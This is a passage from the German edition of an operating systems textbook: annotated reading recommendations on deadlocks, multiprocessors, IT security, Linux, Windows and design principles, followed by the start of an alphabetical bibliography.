Kapitel 12 enthält eine Menge Informationen über IT-Sicherheit, insbesondere über Hacker, Viren und andere Bedrohungen.

14.1.6 Deadlocks

- Coffman et al., „System Deadlocks“
Eine kurze Einführung in Deadlocks, ihre Ursachen und wie sie entdeckt und verhindert werden können.

- Holt, „Some Deadlock Properties of Computer Systems“
Eine Diskussion über Deadlocks. Holt führt ein Modell mit gerichtetem Graphen ein, das verwendet werden kann, um einige Deadlock-Situationen zu analysieren.
- Isloor und Marsland, „The Deadlock Problem: An Overview“
Ein Tutorial über Deadlocks mit Schwerpunkt auf Datenbanksystemen. Eine Reihe von Modellen und Algorithmen werden behandelt.
- Shub, „A Unified Treatment of Deadlock“
Diese kurze Anleitung fasst die Ursachen und Lösungsmöglichkeiten von Deadlocks zusammen und macht Vorschläge, welche Punkte bei der Lehre zu beachten sind.

14.1.7 Multimedia-Betriebssysteme

- Lee, „Parallel Video Servers: A Tutorial“
Viele Organisationen wollen Video-on-Demand bieten, wozu skalierbare, fehler-tolerante, parallele Video-Server benötigt werden. Die wichtigsten Punkte, wie ein solcher Server erstellt werden kann, werden hier erklärt. Dazu gehören die Server-architektur, Striping, Platzierungsstrategien, Lastausgleich, Redundanz, Protokolle und Synchronisation.
- Leslie et al., „The Design and Implementation of an Operating System to Support Distributed Multimedia Applications“
Viele Versuche, Multimedia zu implementieren, beruhen darauf, bestimmte Dinge zu bestehenden Betriebssystemen hinzuzufügen. Eine andere Möglichkeit ist, ganz von vorne anzufangen und ein neues Betriebssystem für den Multimedia-Bereich zu entwickeln, das nicht rückwärtskompatibel sein muss. Das Ergebnis ist ein ganz anderer Entwurf als herkömmliche Systeme.
- Sitaran und Dan, „Multimedia Servers“
Multimedia-Server unterscheiden sich in vielen Punkten von normalen Dateiservern. Die Autoren diskutieren die Unterschiede im Detail und behandeln im Speziellen das Scheduling, das Speichersubsystem und das Caching.

14.1.8 Multiprozessorsysteme

- Ahmad, „Gigantic Clusters: Where Are They and What Are They Doing?“
Dieser Text ist ein guter Einstieg, um eine Vorstellung vom Stand der Technik bei großen Multicomputern zu bekommen. Er beschreibt die Idee und gibt einen Überblick über einige der etwas größeren Systeme, die heute benutzt werden. Nach dem Moore'schen Gesetz darf man darauf wetten, dass die hier genannten Größen sich etwa alle zwei Jahre verdoppeln.
- Dubois et al., „Synchronization, Coherence, and Event Ordering in Multiprocessors“
Ein Tutorium über Synchronisation bei Multiprozessorsystemen mit gemeinsamem Speicher. Einige der Ideen sind auch auf Einzelprozessorsysteme und auch auf Systeme mit verteiltem Speicher anwendbar.

■ Geer, „For Programmers, Multicore Chips Mean Multiple Challenges“

Mehrkernechips werden kommen – egal, ob die Softwareleute dafür bereit sind oder nicht. Wie es aussieht, sind sie es eher nicht. Das Programmieren dieser Chips bietet viele Herausforderungen, angefangen bei der Auswahl der richtigen Hilfsprogramme, über das Aufteilen der Arbeit in kleine Stücke bis hin zum Testen der Ergebnisse.

■ Kant and Mohapatra, „Internet Data Centers“

Datenzentren im Internet sind gewaltige Multicomputer. Sie enthalten häufig Zehn- oder Hunderttausende von Computern, die an einer einzigen Anwendung arbeiten. Skalierbarkeit, Wartbarkeit und Energieausnutzung sind hier die Hauptprobleme. Dieser Artikel bietet eine Einführung in das Thema und stellt vier weitere Artikel dazu vor.

■ Kumar et al., „Heterogeneous Chip Multiprocessors“

Mehrkernechips bei Desktoprechnern sind symmetrisch – alle Kerne sind identisch. Für einige Anwendungen sind allerdings heterogene CMPs weit verbreitet, die jeweils eigene Kerne für Berechnungen, Videocodierung, Audiocodierung usw. haben. In diesem Artikel werden einige Fragestellungen bezüglich heterogener CMPs diskutiert.

■ Kwok and Ahmad „Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors“

Optimales Job-Scheduling auf Multicomputern oder Multiprozessoren ist möglich, wenn die Eigenarten aller Jobs im Voraus bekannt sind. Das Problem dabei ist, dass die Berechnung des optimalen Schedulings zu lange dauert. In diesem Artikel diskutiert und vergleicht der Autor 27 bekannte Algorithmen, die dieses Problem auf unterschiedliche Art angehen.

■ Rosenblum and Garfinkel, „Virtual Machine Monitors: Current Technology and Future Trends“

Angefangen mit einem Rückblick auf die Geschichte der Virtual Machine Monitors behandelt dieser Artikel den aktuellen Technologiestand von CPUs, Speicher und Ein-/Ausgabevirtualisierung. Er deckt die Probleme in diesen drei Bereichen auf und macht Vorschläge, wie zukünftige Hardware diese Probleme verringern kann.

■ Whitaker et al., „Rethinking the Design of Virtual Machine Monitors“

Die meisten Computer haben einige bizarre Eigenschaften, die schwierig zu virtualisieren sind. In diesem Artikel bringen die Autoren des Denali-Systems Gründe für die Paravirtualisierung vor, das heißt, wie das Gast-Betriebssystem verändert werden muss, um die Benutzung der bizarren Eigenschaften zu vermeiden, so dass sie nicht emuliert werden müssen.

14.1.9 IT-Sicherheit

■ Bratus, „What Hackers Learn That the Rest of Us Don’t“

Was unterscheidet Hacker von anderen Menschen? Worauf richten sie ihre Aufmerksamkeit, was normale Programmierer nicht bemerken? Haben sie andere Einstellungen zu APIs? Sind Grenzfälle wichtig? Neugierig? Lesen Sie den Aufsatz.

■ Computer, Februar 2000

Das Thema dieser Ausgabe von *Computer* ist Biometrie, sie enthält sechs Aufsätze dazu. Diese reichen von einer Einführung in die Thematik über verschiedene spezielle Technologien bis hin zu einem Artikel, der Rechtsfragen und Fragen zur Privatsphäre behandelt.

■ Denning, *Information Warfare and Security*

Information ist zu einer Waffe geworden, sowohl im militärischen als auch im geschäftlichen Sinne. Die Kontrahenten versuchen nicht nur, die andere Seite anzugreifen, sondern auch ihre eigenen Daten zu schützen. In diesem faszinierenden Buch behandelt der Autor praktisch jede vorstellbare Form der offensiven and defensiven Strategie von der Datenmanipulation bis zu Packet-Sniffern. Dieses Buch ist ein Muss für jeden, der sich ernsthaft für IT-Sicherheit interessiert.

■ Ford und Allen, „How Not to Be Seen“

Viren, Spyware, Rootkits und Systeme zur digitalen Rechteverwaltung haben alle ein großes Interesse daran, Dinge zu verheimlichen. Dieser Artikel bietet eine kurze Einführung in die verschiedenen Formen der Heimlichkeiten.

■ Hafner and Markoff, *Cyberpunk*

Dieses Buch enthält drei fesselnde Geschichten von jungen Hackern, die in Computer auf der ganzen Welt einbrechen, erzählt von dem New-York-Times-Reporter, der den Autor des Internet-Wurms aufdeckte (Markoff).

■ Johnson and Jajodia, „Exploring Steganography: Seeing the Unseen“

Steganografie hat eine lange Geschichte, die bis zu einer Zeit zurückreicht, als der Verfasser einer Nachricht den Kopf eines Übermittlers kahl geschoren hat, die Nachricht darauf tätowierte und ihn losschickte, sobald die Haare nachgewachsen waren. Obwohl einige der heutigen Techniken auch ziemlich haarig sind, sind sie dazu noch digital. Zur Einführung in das Gebiet ist dieser Artikel eine gute Ausgangsposititon.

■ Ludwig, *The Little Black Book of Email Viruses*

Wenn Sie Antivirensoftware schreiben wollen und dazu verstehen müssen, wie Viren bis auf Bitebene arbeiten, dann ist dieses Buch richtig für Sie. Jede Virenart wird ausführlich besprochen und der aktuelle Code von vielen Viren wird zusätzlich mitgeliefert. Es sind jedoch fundierte Kenntnisse in der Programmierung eines Pentium in Assembler nötig.

■ Mead, „Who is Liable for Insecure Systems?“

Auch wenn die meisten Arbeiten zur Computersicherheit das Thema von einer technischen Perspektive angehen, ist dies nicht der einzige Anzatz. Stellen Sie sich vor, Softwareanbieter wären gesetzlich haftbar für Schäden, die von ihren fehlerhaften Programmen verursacht werden. Bestünde die Aussicht, dass Sicherheit sehr viel mehr Aufmerksamkeit von den Herstellern bekäme als heute? Fasziniert Sie diese Idee? Lesen Sie den Artikel.

■ Milojicic, „Security and Privacy“

IT-Sicherheit hat viele Facetten, dazu gehören Betriebssysteme, Netzwerke, Auswirkungen auf die Privatsphäre und mehr. In diesem Artikel werden sechs Sicherheitsfachleute über ihre Meinungen zur Sicherheit befragt.

■ Nachenberg, „Computer Virus-Antivirus Coevolution“

Sobald die Programmierer von Antivirensoftware einen Weg gefunden haben, wie man eine Klasse von Viren erkennen und bekämpfen kann, legen die Programmierer der Viren noch einmal nach und verbessern ihren Virus. Das Katz-und-Maus-Spiel der beiden Seiten wird hier beschrieben. Der Autor ist nicht sehr optimistisch, dass die Programmierer der Antivirensoftware den Krieg gewinnen werden – eine schlechte Nachricht für die Benutzer.

■ Pfleeger, *Security in Computing*, 4. Auflage

Obwohl eine große Anzahl von Büchern zur IT-Sicherheit veröffentlicht wurde, behandeln die meisten davon nur die Netzwerksicherheit. Dies ist auch in diesem Buch der Fall, doch es gibt auch Kapitel zur Sicherheit in Betriebssystemen, zur Datenbanksicherheit und zur Sicherheit in verteilten Systemen.

■ Sasse, „Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems“

Der Autor beschreibt seine Erfahrungen mit Systemen zur Iriserkennung, die in einer Reihe von großen Flughäfen eingesetzt werden. Nicht alle sind positiv.

■ Thibadeau, „Trusted Computing for Disk Drives and Other Peripherals“

Dachten Sie, ein Plattenlaufwerk wäre nur ein Ort, an dem Bits gespeichert werden? Falsch gedacht. Ein modernes Plattenlaufwerk hat eine leistungsstarke CPU, Megabytes an RAM, mehrere Kommunikationskanäle und sogar seine eigene Boot-ROM. Kurz, es ist ein vollständiges Computersystem – reif für einen Angriff, daher benötigt es sein eigenes Schutzsystem. Dieser Artikel bespricht die Sicherung des Plattenlaufwerks.

14.1.10 Linux

■ Bovet und Cesati, *Understanding the Linux Kernel*

Dieses Buch ist wahrscheinlich die beste Gesamtbeschreibung des Linux-Kerns. Es enthält Prozesse, Speicherverwaltung, Dateisysteme, Signale und vieles mehr.

■ IEEE, *Information Technology – Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*

Das ist der Standard. Einige Teile daraus sind eigentlich recht lesbar, vor allem der Anhang B („Rationale and Notes“), der darüber Aufschluss gibt, warum etwas so und nicht anders gemacht wird. Ein großer Vorteil beim Verweisen auf diesen Standard ist, dass per Definition darin keine Fehler enthalten sind. Wenn ein Schreibfehler in einem Makro es durch den Editierprozess geschafft hat, dann ist es eben kein Fehler mehr, sondern es wird offiziell.

■ Fusco, *The Linux Programmers' Toolbox*

Dieses Buch beschreibt, wie Linux für den fortgeschrittenen Anfänger, der die Grundlagen kennt und der erforschen möchte, wie viele Linux-Programme arbeiten. Das Buch ist für C-Programmierer gedacht.

■ Maxwell, *Linux Core Kernel Commentary*

Die ersten 400 Seiten dieses Buches enthalten eine Teilmenge des Linux-Kern-codes. Die letzten 150 Seiten bestehen aus einigen Kommentaren, in dem Stil wie der Klassiker von John Lions (1996). Wenn Sie den Linux-Kern sehr detailliert verstehen wollen, ist das Buch ein guter Anfang. Aber seien Sie gewarnt, das Lesen von 40.000 Zeilen C-Code ist nicht unbedingt jedermanns Sache.

14.1.11 Windows Vista

■ Cusumano and Selby, „How Microsoft Builds Software“

Haben Sie sich jemals gewundert, wie jemand 29 Millionen Zeilen Programmcode (wie Windows 2000) schreiben kann und diese Software überhaupt funktionieren kann? Wenn Sie erfahren möchten, wie der Konstruktions- und Testzyklus von Microsoft genutzt wird, um große Softwareprojekte zu verwalten, sollten Sie einen Blick auf diesen Artikel werfen. Das Verfahren ist recht aufschlussreich.

■ Rector and Newcomer, *Win32 Programming*

Wenn Sie nach einem 1.500 Seiten starken Buch suchen, das zusammenfasst, wie man unter Windows programmiert, dann ist dieses Buch kein schlechter Anfang. Es behandelt neben vielen anderen Themen Fenster, Geräte, grafische Ausgabe, Tastatur- und Mauseingabe, Drucken, Speicherverwaltung, Bibliotheken und Synchronisation. Kenntnisse in C und C++ sind Voraussetzung.

■ Russinovich and Solomon, *Microsoft Windows Internals, 4. Auflage*

Wenn Sie lernen wollen, wie man Windows benutzt, dann gibt es Hunderte von Büchern. Wenn Sie aber wissen wollen, wie Windows intern funktioniert, dann ist dieses Buch die beste Wahl. Es behandelt viele interne Algorithmen und Datenstrukturen sehr detailliert. Kein anderes Buch kommt diesem nahe.

14.1.12 Symbian OS

■ Cinque et al., „How Do Mobile Phones Fail? A Failure Data Analysis of Symbian OS Smart Phones“

Es gab Zeiten, in denen man sich zwar daran gewöhnt hatte, dass um einen herum die Computer ausfielen, doch zumindest Telefone funktionierten tadellos. Nun, da auch Telefone einfache Computer mit kleinen Bildschirmen sind, können auch sie aufgrund schlechter Software ausfallen. Dieser Artikel diskutiert Softwarefehler, die Telefone und Handhelds mit Symbian OS abstürzen lassen.

■ Morris, *The Symbian OS Architecture Sourcebook*

Wenn Sie mehr Einzelheiten über Symbian OS bekommen möchten, ist dieses Buch ein guter Anfang. Es behandelt die Symbian-Architektur und alle Schichten sehr detailliert und bietet außerdem ein paar Fallstudien.

■ Stichbury and Jacobs, *The Accredited Symbian Developer Primer*

Dieses Buch richtet sich an Leser, die daran interessiert sind, mehr über die Entwicklung von Anwendungen für Symbian-Telefone und -PDAs zu erfahren. Es beginnt mit einer Einführung in die benötigte Programmiersprache (C++) und behandelt dann die Systemstruktur, Dateisysteme, Netzwerkfähigkeiten, Toolchains (Werkzeuge zur Programmerzeugung) und Kompatibilität.

14.1.13 Entwurfsprinzipien

■ Brooks, *The Mythical Man Month: Essays on Software Engineering*

(deutsche Ausgabe: *Vom Mythos des Mann-Monats. Essays zum Software-Engineering*)

Fred Brooks war einer der Entwickler von IBMs OS/360. Er lernte auf die harte Tour, was funktioniert und was nicht. Die Ratschläge, die er in diesem geistreichen, unterhaltsamen und informativen Buch gibt, sind heute ebenso gültig wie schon vor 25 Jahren, als er es das erste Mal aufgeschrieben hat.

■ Cooke et al., „UNIX and Beyond: An Interview with Ken Thompson“

Ein Betriebssystem zu entwickeln, ist eigentlich mehr eine Kunst als eine Wissenschaft. Deshalb ist es gut, wenn man den erfahrenen Leuten zuhört und so darüber lernt. Es gibt nicht viele bessere Experten als Ken Thompson, einer der Mitentwickler von UNIX, Inferno und Plan 9. In diesem ausführlichen Interview erzählt Thompson von seinen Gedanken, wie die Entwicklung bisher durchgeführt wurde und wohin uns die Entwicklungen bringen werden.

■ Corbató, „On Building Systems That Will Fail“

In seiner Rede anlässlich der Verleihung des Turing-Preises greift Corbató, der Entwickler der Timesharing-Systeme, einige der Sorgen auf, die Brooks im *Vom Mythos des Mann-Monats* bereits vorgebracht hatte. Seine Schlussfolgerung ist, dass jedes komplexe System irgendwann ausfallen wird. Damit man überhaupt eine Chance hat, muss man unbedingt die Komplexitäten verkleinern und Einfachheit und Eleganz im Design erreichen.

■ Crowley, *Operating Systems: A Design-Oriented Approach*

Viele Lehrbücher über Betriebssysteme erklären nur die grundlegenden Konzepte (Prozesse, virtueller Speicher usw.) und geben einige Beispiele, sagen aber nichts zum Entwurf von Betriebssystemen. Dieses Buch dagegen widmet gleich vier Kapitel diesem Thema.

■ Lampson, „Hints for Computer System Design“

Butler Lampson, einer der weltweit führenden Entwickler von innovativen Betriebssystemen, hat eine viele Hinweise, Tipps und Richtlinien aus seiner jahrelangen Er-

fahrung gesammelt und in diesem informativen und unterhaltsamen Artikel zusammengestellt. Genauso wie das Buch von Brooks ist dieses Buch ein Muss für alle Entwickler von Betriebssystemen.

■ Wirth, „A Plea for Lean Software“

Nikolaus Wirth, ein bekannter und erfahrener Systementwickler, plädiert in diesem Artikel für kleine, schlanke Software, die auf ein paar einfachen Konzepten statt auf dem aufgeblähten Chaos aufgebaut wird, das bei den meisten kommerziellen Programmen vorkommt. Er erläutert seine Argumente anhand seines Oberon-Systems, einem netzwerkorientierten, GUI-basierten Betriebssystem, das etwa 200 KB groß ist und einen Compiler und Editor besitzt.

14.2 Alphabetische Literaturliste

AARAJ, N., RAGHUNATHAN, A., RAVI, S. und JHA, N. K.: „Energy and Execution Time Analysis of a Software-Based Trusted Platform Module“. In: *Proc. Conf. on Design, Automation and Test in Europe*, IEEE, Seiten 1128–1133, 2007.

ABDEL-HAMID, T. und MADNICK, S.: *Software Project Dynamics: An Integrated Approach*. Upper Saddle River, NJ, Prentice Hall, 1991.

ABDELHAFEZ, M., RILEY, G., COLE, R. G. und PHAMDO, N.: „Modeling and Simulations of TCP MANET Worms“. In: *Proc. 21st Int. Workshop on Principles of Advanced and Distributed Simulation*, IEEE, Seiten 123–130, 2007.

ABRAM-PROFETA, E. L. und SHIN, K. G.: „Providing Unrestricted VCR Functions in Multicast Video-on-Demand Servers“. *Proc. Int. Conf. on Multimedia Comp. Syst.*, IEEE, Seiten 66–75, 1998.

ACCETTA, M., BARON, R., GOLUB, D., RASHID, R., TEVANIAN, A. und YOUNG, M.: „Mach: A New Kernel Foundation for UNIX Development“. In: *Proc. Summer 1986 USENIX Conf.*, USENIX, Seiten 93–112, 1986.

ADAMS, G. B. III, AGRAWAL, D. P. und SIEGEL, H. J.: „A Survey and Comparison of Fault-Tolerant Multistage Interconnection Networks“. In: *Computer*, Vol. 20, Seiten 14–27, Juni 1987.

ADAMS, K. und AGESON, O.: „A Comparison of Software and Hardware Techniques for X86 Virtualization“. In: *Proc. 12th Int. Conf. on Arch. Support for Programming Languages and Operating Systems*, ACM, Seiten 2–13, 2006.

ADYA, A., BOLOSKY, W. J., CASTRO, M., CERMAK, C., CHAIKEN, R., DOUCEUR, J. R., LORCH, J. R., THEIMER, M. und WATTENHOFER, R. P.: „FARSITE: Federated, Available, and Reliable Storage for an Incompletely Trusted Environment“. In: *Proc. Fifth Symp. on Operating System Design and Implementation*, USENIX, Seiten 1–15, 2002.

AGARWAL, R. und STOLLER, S. D.: „Run-Time Detection of Potential Deadlocks for Programs with Locks, Semaphores, and Condition Variables“. In: *Proc. 2006 Workshop on Parallel and Distributed Systems*, ACM, Seiten 51–60, 2006.

AGRAWAL, D., BAKTIR, S., KARAKOYUNLU, D., ROHATGI, P. und SUNAR, B.: „Trojan Detection Using IC Fingerprinting“. In: *Proc. 2007 IEEE Symp. on Security and Privacy*, IEEE, Seiten 296–310, Mai 2007.

AHMAD, I.: „Gigantic Clusters: Where Are They and What Are They Doing?“. In: *IEEE Concurrency*, Vol. 8, Seiten 83–85, April–Juni 2000.

AHN, B.-S., SOHN, S.-H., KIM, S.-Y., CHA, G.-I., BAEK, Y.-C., JUNG, S.-I. und KIM, M.-J.: „Implementation and Evaluation of EXT3NS Multimedia File System“. In: *Proc. 12th Annual Int. Conf. on Multimedia*, ACM, Seiten 588–595, 2004.

ALBERS, S., FAVRHOLDT, L. M. und GIEL, O.: „On Paging with Locality of Reference“. In: *Proc. 34th ACM Symp. of Theory of Computing*, ACM, Seiten 258–267, 2002.

AMSDEN, Z., ARAI, D., HECHT, D., HOLLER, A. und SUBRAHMANYAM, P.: „VMI: An Interface for Paravirtualization“. In: *Proc. 2006 Linux Symp.*, 2006.

ANAGNOSTAKIS, K. G., SIDIROGLOU, S., AKRITIDIS, P., XINIDIS, K., MARKATOS, E. und KEROMYTIS, A. D.: „Deflecting Targeted Attacks Using Shadow Honeybots“. In: *Proc. 14th USENIX Security Symp.*, USENIX, Seite 9, 2005.

ANDERSON, R.: „Cryptography and Competition Policy: Issues with Trusted Computing“. In: *Proc. ACM Symp. on Principles of Distributed Computing*, ACM, Seiten 3–10, 2003.

ANDERSON, T. E.: „The Performance of Spin Lock Alternatives for Shared-Memory Multiprocessors“. In: *IEEE Trans. on Parallel and Distr. Systems*, Vol. 1, Seiten 6–16, Jan. 1990.

ANDERSON, T. E., BERSHAD, B. N., LAZOWSKA, E. D. und LEVY, H. M.: „Scheduler Activations: Effective Kernel Support for the User-level Management of Parallelism“. In: *ACM Trans. on Computer Systems*, Vol. 10, Seiten 53–79, Feb. 1992.

ANDREWS, G. R.: *Concurrent Programming – Principles and Practice*. Redwood City, CA, Benjamin/Cummings, 1991.

ANDREWS, G. R. und SCHNEIDER, F. B.: „Concepts and Notations for Concurrent Programming“. In: *Computing Surveys*, Vol. 15, Seiten 3–43, März 1983.

ARNAB, A. und HUTCHISON, A.: „Piracy and Content Protection in the Broadband Age“. In: *Proc. S. African Telecomm. Netw. and Appl. Conf.*, 2006.

ARNAN, R., BACHMAT, E., LAM, T. K. und MICHEL, R.: „Dynamic Data Reallocation in Disk Arrays“. In: *ACM Trans. on Storage*, Vol. 3, Art. 2, März 2007.

ARON, M. und DRUSCHEL, P.: „Soft Timers: Efficient Microsecond Software Timer Support for Network Processing“. In: *Proc. 17th Symp. on Operating Systems Principles*, ACM, Seiten 223–246, 1999.

- ASRIGO, K., LITTY, L. und LIE, D.: „Using VMM-Based Sensors to Monitor Honeybots“. In: *Proc ACM/USENIX Int. Conf. on Virtual Execution Environments*, ACM, Seiten 13–23, 2006.
- BACHMAT, E. und BRAVERMAN, V.: „Batched Disk Scheduling with Delays“. In: *ACM SIGMETRICS Performance Evaluation Rev.*, Vol. 33, Seiten 36–41, 2006.
- BAKER, F. T.: „Chief Programmer Team Management of Production Programming“. In: *IBM Systems Journal*, Vol. 11, Seiten 1, 1972.
- BAKER, M., SHAH, M., ROSENTHAL, D. S. H., ROUSSOPOULOS, M., MANIATIS, P., GIULI, T. J. und BUNGALO, P.: „A Fresh Look at the Reliability of Long-Term Digital Storage“. In: *Proc. Eurosys 2006*, ACM, Seiten 221–234, 2006.
- BALA, K., KAASHOEK, M. F. und WEIHL, W.: „Software Prefetching and Caching for Translation Lookaside Buffers“. In: *Proc. First Symp. on Operating System Design and Implementation*, USENIX, Seiten 243–254, 1994.
- BALL, T., BOUNIMOVA, E., COOK, B., LEVIN, V., LICHTENBERG, J., MCGARVEY, C., ONDRUSEK, B., RAJAMANI, S. K. und USTUNER, A.: „Thorough Static Analysis of Device Drivers“. In: *Proc. Eurosys 2006*, ACM, Seiten 73–86, 2006.
- BARATTO, R. A., KIM, L. N. und NIEH, J.: „THINC: A Virtual Display Architecture for Thin-Client Computing“. In: *Proc. 20th Symp. on Operating System Principles*, ACM, Seiten 277–290, 2005.
- BARHAM, P., DRAGOVIC, B., FRASER, K., HAND, S., HARRIS, T., HO, A., NEUGEBAUER, R., PRATT, I. und WARFIELD, A.: „Xen and the Art of Virtualization“. In: *Proc. 19th Symp. on Operating Systems Principles*, ACM, Seiten 164–177, 2003.
- BARNI, M.: „Processing Encrypted Signals: A New Frontier for Multimedia Security“. In: *Proc. Eighth Workshop on Multimedia and Security*, ACM, Seiten 1–10, 2006.
- BARWINSKI, M., IRVINE, C. und LEVIN, T.: „Empirical Study of Drive-By-Download Spyware“. In: *Proc. Int. Conf. on I-Warfare and Security*, Academic Confs. Int., 2006.
- BASH, C. und FORMAN, G.: „Cool Job Allocation: Measuring the Power Savings of Placing Jobs at Cooling-Efficient Locations in the Data Center“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 363–368, 2007.
- BASILLI, V. R. und PERRICONE, B. T.: „Software Errors and Complexity: An Empirical Study“. In: *Commun. of the ACM*, Vol. 27, Seiten 42–52, Jan. 1984.
- BAYS, C.: „A Comparison of Next-Fit, First-Fit, and Best-Fit“. In: *Commun. of the ACM*, Vol. 20, Seiten 191–192, März 1977.
- BELL, D. und LA PADULA, L.: „Secure Computer Systems: Mathematical Foundations and Model“. Technical Report MTR 2547 v2, Mitre Corp., Nov. 1973.
- BEN-ARI, M.: *Principles of Concurrent Programming*. Upper Saddle River, NJ, Prentice Hall International, 1982.

- BENSALEM, S., FERNANDEZ, J.-C., HAVELUND, K. und MOUNIER, L.: „Confirmation of Deadlock Potentials Detected by Runtime Analysis“. In: *Proc. 2006 Workshop on Parallel and Distributed Systems*, ACM, Seiten 41–50, 2006.
- BERGADANO, F., GUNETTI, D. und PICARDI, C.: „User Authentication Through Key-stroke Dynamics“. In: *ACM Trans. on Inf. and System Security*, Vol. 5, Seiten 367–397, Nov. 2002.
- BHARGAV-SPANTZEL, A., SQUICCIARINI, A. und BERTINO, E.: „Privacy Preserving Multifactor Authentication with Biometrics“. In: *Proc. Second ACM Workshop on Digital Identity Management*, ACM, Seiten 63–72, 2006.
- BHOEDJANG, R. A. F.: „Communication Arch. for Parallel-Programming Systems“. Dissertation, Freie Universität Amsterdam, Niederlande, 2000.
- BHOEDJANG, R. A. F., RUHL, T. und BAL, H. E.: „User-Level Network Interface Protocols“. In: *Computer*, Vol. 31, Seiten 53–60, Nov. 1998.
- BHUYAN, L. N., YANG, Q. und AGRAWAL, D. P.: „Performance of Multiprocessor Interconnection Networks“. In: *Computer*, Vol. 22, Seiten 25–37, Feb. 1989.
- BIBA, K.: „Integrity Considerations for Secure Computer Systems“. Technical Report 76-371, U. S. Air Force Electronic Systems Division, 1977.
- BIRRELL, A., ISARD, M., THACKER, C. und WOBBER, T.: „A Design for High-Performance Flash Disks“. *ACM SIGOPS Operating Systems Rev.*, Vol. 41, Seiten 88–93, April 2007.
- BIRRELL, A. D. und NELSON, B. J.: „Implementing Remote Procedure Calls“. In: *ACM Trans. on Computer Systems*, Vol. 2, Seiten 39–59, Feb. 1984.
- BISHOP, M. und FRINCKE, D. A.: „Who Owns Your Computer?“ In: *IEEE Security and Privacy*, Vol. 4, Seiten 61–63, 2006.
- BOEHM, B.: *Software Engineering Economics*. Upper Saddle River, NJ, Prentice Hall, 1981.
- BORN, G.: *Inside the Microsoft Windows 98 Registry*. Redmond, WA, Microsoft Press, 1998.
- BOVET, D. P. und CESATI, M.: *Understanding the Linux Kernel*. Sebastopol, CA, O'Reilly & Associates, 2005.
- BRADFORD, R., KOTSOVINOS, E., FELDMANN, A. und SCHIOBERG, H.: „Live Wide-Area Migration of Virtual Machines Including Local Persistent State“. In: *Proc. ACM/USENIX Conf. on Virtual Execution Environments*, ACM, Seiten 169–179, 2007.
- BRATUS, S.: „What Hackers Learn That the Rest of Us Don't: Notes on Hacker Curriculum“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 72–75, Juli/Aug. 2007.
- BRINCH HANSEN, P.: „The Programming Language Concurrent Pascal“. In: *IEEE Trans. on Software Engineering*, Vol. SE-1, Seiten 199–207, Juni 1975.

- BRISOLARA, L., HAN, S., GUERIN, X., CARRO, L., REISS, R., CHAE, S. und JER-RAYA, A.: „Reducing Fine-Grain Communication Overhead in Multithread Code Generation for Heterogeneous MPSoC“. In: *Proc. 10th Int. Workshop on Software and Compilers for Embedded Systems*, ACM, Seiten 81–89, 2007.
- BROOKS, F. P. Jr.: *The Mythical Man-Month: Essays on Software Engineering*. Reading, MA, Addison-Wesley, 1975.
- Deutsche Ausgabe: BROOKS, F. P., Jr.: *Vom Mythos des Mann-Monats. Essays zum Software-Engineering*. Addison-Wesley, 1987.
- BROOKS, F. P. Jr.: „No Silver Bullet—Essence and Accident in Software Engineering“. *Computer*, Vol. 20, Seiten 10–19, April 1987.
- BROOKS, F. P., Jr.: *The Mythical Man-Month: Essays on Software Engineering. 20th Anniversary edition*. Reading, MA, Addison-Wesley, 1995.
- BRUSCHI, D., MARTIGNONI, L. und MONGA, M.: „Code Normalization for Self-Mutating Malware“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 46–54, März/April 2007.
- BUGNION, E., DEVINE, S., GOVIL, K. und ROSENBLUM, M.: „Disco: Running Commodity Operating Systems on Scalable Multiprocessors“. In: *ACM Trans on Computer Systems*, Vol. 15, Seiten 412–447, Nov. 1997.
- BULPIN, J. R. und PRATT, I. A.: „Hyperthreading-Aware Process Scheduling Heuristics“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 399–403, 2005.
- BURNETT, N. C., BENT, J., ARPACI-DUSSEAU, A. C. und ARPACI-DUSEAU, R. H.: „Exploiting Gray-Box Knowledge of Buffer-Cache Management“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 29–44, 2002.
- BURTON, A. N. und KELLY, P. H. J.: „Performance Prediction of Paging Workloads Using Lightweight Tracing“. In: *Proc. Int. Parallel and Distributed Processing Symp.*, IEEE, Seiten 278–285, 2003.
- BYUNG-HYUN, Y., HUANG, Z., CRANEFIELD, S. und PURVIS, M.: „Homeless and Home-Based Lazy Release Consistency protocols on Distributed Shared Memory“. In: *Proc. 27th Australasian Conf. on Computer Science*, Australian Comp. Soc., Seiten 117–123, 2004.
- CANT, C.: *Writing Windows WDM Device Drivers: Master the New Windows Driver Model*. Lawrence, KS, CMP Books, 2005.
- CARPENTER, M., LISTON, T. und SKOUDIS, E.: „Hiding Virtualization from Attackers and Malware“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 62–65, Mai/Juni 2007.
- CARR, R. W. und HENNESSY, J. L.: „WSClock – A Simple and Effective Algorithm for Virtual Memory Management“. In: *Proc. Eighth Symp. on Operating Systems Principles*, ACM, Seiten 87–95, 1981.

- CARRIERO, N. und GELERNTER, D.: „The S/Net's Linda Kernel“. In: *ACM Trans. on Computer Systems*, Vol. 4, Seiten 110–129, Mai 1986.
- CARRIERO, N. und GELERNTER, D.: „Linda in Context“. In: *Commun. of the ACM*, Vol. 32, Seiten 444–458, April 1989.
- CASCAVAL, C., DUESTERWALD, E., SWEENEY, P. F. und WISNIEWSKI, R. W.: „Multiple Page Size Modeling and Optimization“. In: *Int. Conf. on Parallel Arch. and Compilation Techniques*, IEEE, Seiten 339–349, 2005.
- CASTRO, M., COSTA, M. und HARRIS, T.: „Securing Software by Enforcing Data-flow Integrity“. In: *Proc. Seventh Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 147–160, 2006.
- CAUDILL, H. und GAVRILOVSKA, A.: „Tuning File System Block Addressing for Performance“. In: *Proc. 44th Annual Southeast Regional Conf.*, ACM, Seiten 7–11, 2006.
- CERF, C. und NAVASKY, V.: *The Experts Speak*. New York, Random House, 1984.
- CHANG, L.-P.: „On Efficient Wear-Leveling for Large-Scale Flash-Memory Storage Systems“. In: *Proc. ACM Symp. on Applied Computing*, ACM, Seiten 1126–1130, 2007.
